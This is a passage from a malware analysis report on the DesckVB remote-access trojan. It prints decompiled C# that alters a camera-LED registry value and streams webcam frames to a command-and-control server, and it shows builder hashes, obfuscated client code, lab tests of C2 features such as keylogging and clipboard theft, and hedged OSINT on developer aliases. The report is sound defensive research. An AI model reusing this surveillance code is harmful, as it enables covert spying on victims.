Figure 115

the plugin also modifies the OEM registry value NoPhysicalCameraLED under ...\Device\Capture. While this may indicate an attempt to influence camera LED behavior, the exact effect is OEM/driver-dependent and cannot be conclusively interpreted from the write operation alone:

```
public static void RunWebcam(string x1)
{
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\OEM\\Device\\Capture", true);
        registryKey.SetValue("NoPhysicalCameraLED", "0", RegistryValueKind.DWord);
        registryKey.Close();
        registryKey.Dispose();
    }
    catch (Exception ex)
    {
    }
```

Figure 116 NoPhysicalCameraLED set to zero

VideoSource_NewFrame is responsible to send the webcam stream to the C&C server in the form "Cam||" + JPEG raw bytes:


```
public static void VideoSource_NewFrame(object sender, NewFrameEventArgs eventArgs)
{
    try
    {
        string text = ("Cam" + Class1.Separador).ToString();
        Bitmap bitmap = (Bitmap)eventArgs.Frame.Clone();
        if (bitmap != null)
        {
            if (Class1.CamSendOrNot)
            {
                MemoryStream memoryStream = new MemoryStream();
                Bitmap bitmap2 = new Bitmap(bitmap, Class1.FrameWidth, Class1.FrameHeight);
                memoryStream.Write(TCP.GetS(text), 0, text.Length);
                bitmap2.Save(memoryStream, ImageFormat.Jpeg);
                bitmap2.Dispose();
                bitmap.Dispose();
                TCP.Send(memoryStream.ToArray());
                memoryStream.Close();
                memoryStream.Dispose();
            }
        }
        else
        {
            TCP.Send(text);
            Class1.CamSendOrNot = false;
        }
    }
```

Figure 117 C2 communication

Builder analysis

Description	Value
Name	DesckVB Rat.exe
MD5	a41dc005b5bf2caf684774ba72a25b64
SHA256	5ba7b38fa738e9bf7007d5f104c3437e15b9fa6b05e21f9383d52f888d6c7de3
Dimension	6.756.352 bytes
Entropy	6.910

To validate the structural consistency of the analyzed malware family, a cracked version of the DesckVB RAT **builder** (v2.6), **publicly available** for several years, was executed in a fully isolated environment. The generated artifacts were compared against the samples analyzed in this report. The comparison revealed strong similarities in configuration layout, plugin naming conventions, and capability flags, further supporting the attribution and continuity across versions.



Name	Last commit message	Last commit date
..		
Configs	Initial commit	3 years ago
DesckVB Rat.exe	Initial commit	3 years ago
res.exe	Initial commit	3 years ago
res.ini	Initial commit	3 years ago
res.log	Initial commit	3 years ago

Figure 118 Builder on github

Code Blame 23 lines (20 loc) · 366 Bytes

```
[Setup]
left=259
top=190
width=681
height=367
MaximizedState=0
vsplit=200
LastOpenedDir=C:\Users\Pjoao1578\Desktop
LastSavedDir=

[Font]
Name=Courier New
Size=10
CharSet=1
Color=-2147483640
Style=0

[MRU List]
MRU1=C:\Users\Pjoao1578\Desktop\2.exe
MRU2=C:\Users\Pjoao1578\Desktop\1.exe
MRU3=C:\Users\Pjoao1578\Desktop\reg.exe
MRU4=C:\Users\Pjoao1578\Desktop\sk.exe
```

Figure 119 Pjoao1578 evidence

Code Blame 6 lines (5 loc) · 362 Bytes Raw

```
[03 jun 2015, 22:56:36]
"C:\Users\Pjoao1578\Desktop\Crc DesckVB Rat\Cliente\Cleint\bin\Debug\res.exe" -addoverwrite C:\Users\Pjoao1578\Desktop\2.exe, C:\Users\Pjoao1578\Desktop\2.exe,
Warning: Icon images cannot be manipulated directly, assumes IconGroup.
  Added: ICONGROUP,2,0

Commands completed
```

Figure 120

The builder ‘credits’ panel lists multiple aliases. Such panels often include contributors, affiliates, or marketing credits and should be treated as investigative leads rather than definitive authorship.

Figure 121 threat actors aliases




Figure 122 welcome message

In the builder a section to create a **download server** is present:

Figure 123 Builder section to create a download server

The other builder functionality is the one to create the client, allowing remote control if executed into the victim machine.




Figure 124 Client builder




Figure 125 Created client on PEStudio

CompanyName	Microsoft Corporation
FileDescription	n/a
FileVersion	2.6.0.0
InternalName	Microsoft.exe
LegalCopyright	Microsoft Corporation
OriginalFilename	Microsoft.exe
ProductVersion	2.6.0.0
Assembly Version	2.6.0.0

Figure 126 Client description



Microsoft.exe
PE
Riferimenti Tipo
Riferimenti
Risorse
-
EoFI8rY9QPT11gEN7s
f3UdwvqZ7xXiRAjYoe
HBTEMtmsJCD640J5bo
JG99OcdZEAWxiuvApF
aMjKQUxPC5IMpBaL1t @
khjNXLIxfFDDrlSHfSA
Laa5iGW4q2fD5ye5nl
IJrf9OgcnYCQBkIpI4
Microsoft
Microsoft.My
my80uuUWHKYCnCMYeM
NJkDwu4tHCgmFG9Xgd
qs940nCDJ8ymUvD0AI
Qxjavk5w9hop9AqfTJ
tZe8qul30hvca3ZCIrj
vfnxu29PHLKQSfyvBj
wc5gb8c9vhPFwsriQM
YlYPjUnXIe8xIgeAfV

Figure 127

the generated code is automatically obfuscated by the builder:

```
internal static void xc6TEIOFK(string[] \u0020)
{
    try
    {
        Application.SetCompatibleTextRenderingDefault(WindowsFormsApplicationBase.UseCompatibleTextRendering);
        XNO6ePImEBaQbNYI2ve.ay9b1M3zXl0bI();
    }
    finally
    {
    }
    CiBGI2EdHYt3x590Fx.SboCIMjKQ.Run(\u0020);
}
```

```
// Token: 0x06000004 RID: 4 RVA: 0x0000235C File Offset: 0x0000075C
[DebuggerStepThrough]
[MethodImpl(MethodImplOptions.NoInlining)]
public aMjKQUxPC5lMpBaL1t()
{
    int num = 0;
    for (;;)
    {
        switch (num)
        {
        case 0:
            aMjKQUxPC5lMpBaL1t.n7N3NXMKPYSsZJfwbg(this, AuthenticationMode.ApplicationDefined);
            aMjKQUxPC5lMpBaL1t.GEG0JRHfLGTZRcxOGx();
            num = ((!aMjKQUxPC5lMpBaL1t.trZI0mJGxOMwuMCwSR()) ? 4 : 2);
            continue;
        case 1:
        case 2:
            aMjKQUxPC5lMpBaL1t.xZ5LuBn0w1IewrsPV1(this);
            num = 5;
            continue;
        case 3:
```

Figure 128

This is how the C2 panel appears after the victim (our controlled environment in this case) launches the malware in the machine:




Figure 129 C2 panel

There are several capabilities to control the remote host, we'll go into the details of the most important:

Figure 130 C2 capabilities

This is the Keylogger functionality. Unfortunately, probably due to lack of Keylogger.dll in our environment, it seems to not work:




Figure 131 Keylogger

The C2 panel allow to enumerate all the running process and to suspend and kill them:




Figure 132 process enumeration

The file manager allows the threat actor to browse the victim directories:




Figure 133 directory browser

There is also a function to send voice to the victim based on what the threat actor writes. We tested it with a common Portuguese word and our victim VM correctly reproduced the

word using a text-to-voice synthetizer:




Figure 134 Text to speech

It is also possible to send text messages to the victim:

Figure 135 C2 panel sending a message to the victim

From the victim side:




Figure 136 reproduced test into the infected machine

It is possible for the server to acquire the client clipboard:

Figure 137 Clipboard acquired

There is also the possibility to use regedit remotely:




Figure 138 remote registry editor

And finally, there is the capability of shutting down the infected machine:




Figure 139 shutting down capability

OSINT

In this paragraph we will take advantage of Open-Source Intelligence to retrieve information about the threat actors cited in the DesckVB RAT builder we've analyzed. OSINT findings are limited and fragmented; we use them to contextualize alias relationships and toolchain mentions, not as sole attribution.

Njq8

The presence of the alias *Njq8* among DesckVB RAT-related builders is notable, as the same handle was previously attributed by Symantec (2014) to the **development of njRAT**, a **VB.NET**-based RAT widely adopted in Middle Eastern cybercrime ecosystems: "The main reason for njRAT's popularity in the Middle East and North Africa is a large online community providing support in the form of instructions and tutorials for the malware's development. The malware's author also appears to hail from the region. njRAT appears to have been written by a Kuwait-based individual who uses the Twitter handle @njq8. The account has been used to provide updates on when new versions of the malware are available to download" [source: https://web.archive.org/web/20140807130633/http://www.symantec.com/connect/blogs/simple-njrat-fuels-nascent-middle-east-cybercrime-scene]

While the alias match is notable, handle reuse or **impersonation is possible**. We treat this as a **weak-to-moderate** indicator requiring corroboration (time overlap, language, infrastructure, code artifacts).

OsamaCoder

OsamaCoder is another threat actor cited in the DesckVB RAT builder, as we've seen in the previous section. Pivoting through google search it is possible to find a blogger[.]com profile associated to one single blog called "SpyGate-RAT". The author self-references

Jeddah on their blog profile (self-asserted location).

